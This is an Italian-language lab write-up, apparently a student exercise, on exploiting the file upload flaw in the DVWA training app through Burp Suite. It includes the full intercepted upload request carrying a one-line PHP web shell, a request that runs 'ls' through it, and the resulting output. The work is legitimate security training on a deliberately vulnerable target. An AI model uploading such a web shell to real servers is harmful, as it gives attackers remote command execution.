

Per quanto rigurarda l’esercizio di oggi siamo entrati su DVWA attraverso burpsuite.


Per prima cosa siamo andati ad impostare i criteri di sicurezza su Low, poi sulla parte update siamo andati a caricare una shell.php creata precedentemente per andare successivamente a lanciare il comando un comando a scelta attraverso la shell ed attraverso il servizio php.


Il problema riscontrato è stato quello del cambio della sicurezza che rimaneva su high nonostante averla impostata su Low, per modificarlo siamo dovuti andare nella parte dei cookies ispezionando la pagina ed andando a cancellare la parte dei cookies con le impostazioni di sicurezza alte.


Alla fine abbiamo lanciato il comando ls ed abbiamo visto a schermo l’ls del php.






Damn Vulnerable Web Ap
Not secure
192.168.49.101/dvwa/vulnerabilities/upload/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File
shell0.php
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: high
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.49.101:80
Forward Drop Intercept is on Action Open browser
Add notes HTTP/1
Pretty Raw Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.49.101
Content-Length: 439
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.49.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVHOwSTMLO4RolkHi
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.49.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=high; security=low; PHPSESSID=15a41b9cb045a3433c2e5e410c9f9286
Connection: close
------WebKitFormBoundaryVHOwSTMLO4RolkHi
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
------WebKitFormBoundaryVHOwSTMLO4RolkHi
Content-Disposition: form-data; name="uploaded"; filename="shell0.php"
Content-Type: application/x-php
<?php
system($_REQUEST["cmd"]);
?>
------WebKitFormBoundaryVHOwSTMLO4RolkHi
Content-Disposition: form-data; name="Upload"
Upload
------WebKitFormBoundaryVHOwSTMLO4RolkHi--
Search
0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 3
Request headers 13
Notes


Damn Vulnerable Web A
Not secure 192.168.49.101/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/shell0.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader
Local storage
Session storage
IndexedDB
Web SQL
Cookies
http://192.168.49.101
Private state tokens
Interest groups
Shared storage
Cache storage
Background services
Filter
Only show cookies with an issue
Name Value Domain Path Expire… Size HttpOnly Secure Same… Partitio… Priority
PHPSESSID 15a41b9cb045a3433c2e5e410c9f9286 192.16… / Session 41 Medium
security low 192.16… /dvwa Session 11 Medium
Select a cookie to preview its value


Burp Suite Community Edition v2023.10.3.5 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.49.101:80
Forward Drop Intercept is on Action Open browser
Add notes HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell0.php?cmd=ls HTTP/1.1
2 Host: 192.168.49.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=15a41b9cb045a3433c2e5e410c9f9286
9 Connection: close
10
11
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Inspector
Notes
Search
0 highlights


Damn Vulnerable Web Ap
192.168.49.101/dvwa/hackable/uploads/shell0.php?cmd=ls
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Vulnerability: File Upload
Choose an image to upload:
Choose File No file chosen
Upload
../../hackable/uploads/shell0.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader
Local storage
Session storage
IndexedDB
Web SQL
Cookies
http://192.168.49.101
Private state tokens
Interest groups
Shared storage
Cache storage
Background services
Filter
Only show cookies with an issue
Name Value Domain Path Expire… Size HttpOnly Secure Same… Partitio… Priority
PHPSESSID 15a41b9cb045a3433c2e5e410c9f9286 192.16… / Session 41 Medium
security low 192.16… /dvwa Session 11 Medium
Select a cookie to preview its value


192.168.49.101/dvwa/hac
Not secure 192.168.49.101/dvwa/hackable/uploads/shell0.php?cmd=ls
dvwa_email.png shell0.php
Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder DOM Invader
Local storage
Session storage
IndexedDB
Web SQL
Cookies
http://192.168.49.101
Private state tokens
Interest groups
Shared storage
Cache storage
Background services
Filter
Only show cookies with an issue
Name Value Domain Path Expire… Size HttpOnly Secure Same… Partitio… Priority
PHPSESSID 15a41b9cb045a3433c2e5e410c9f9286 192.16… / Session 41 Medium
security low 192.16… /dvwa Session 11 Medium
Select a cookie to preview its value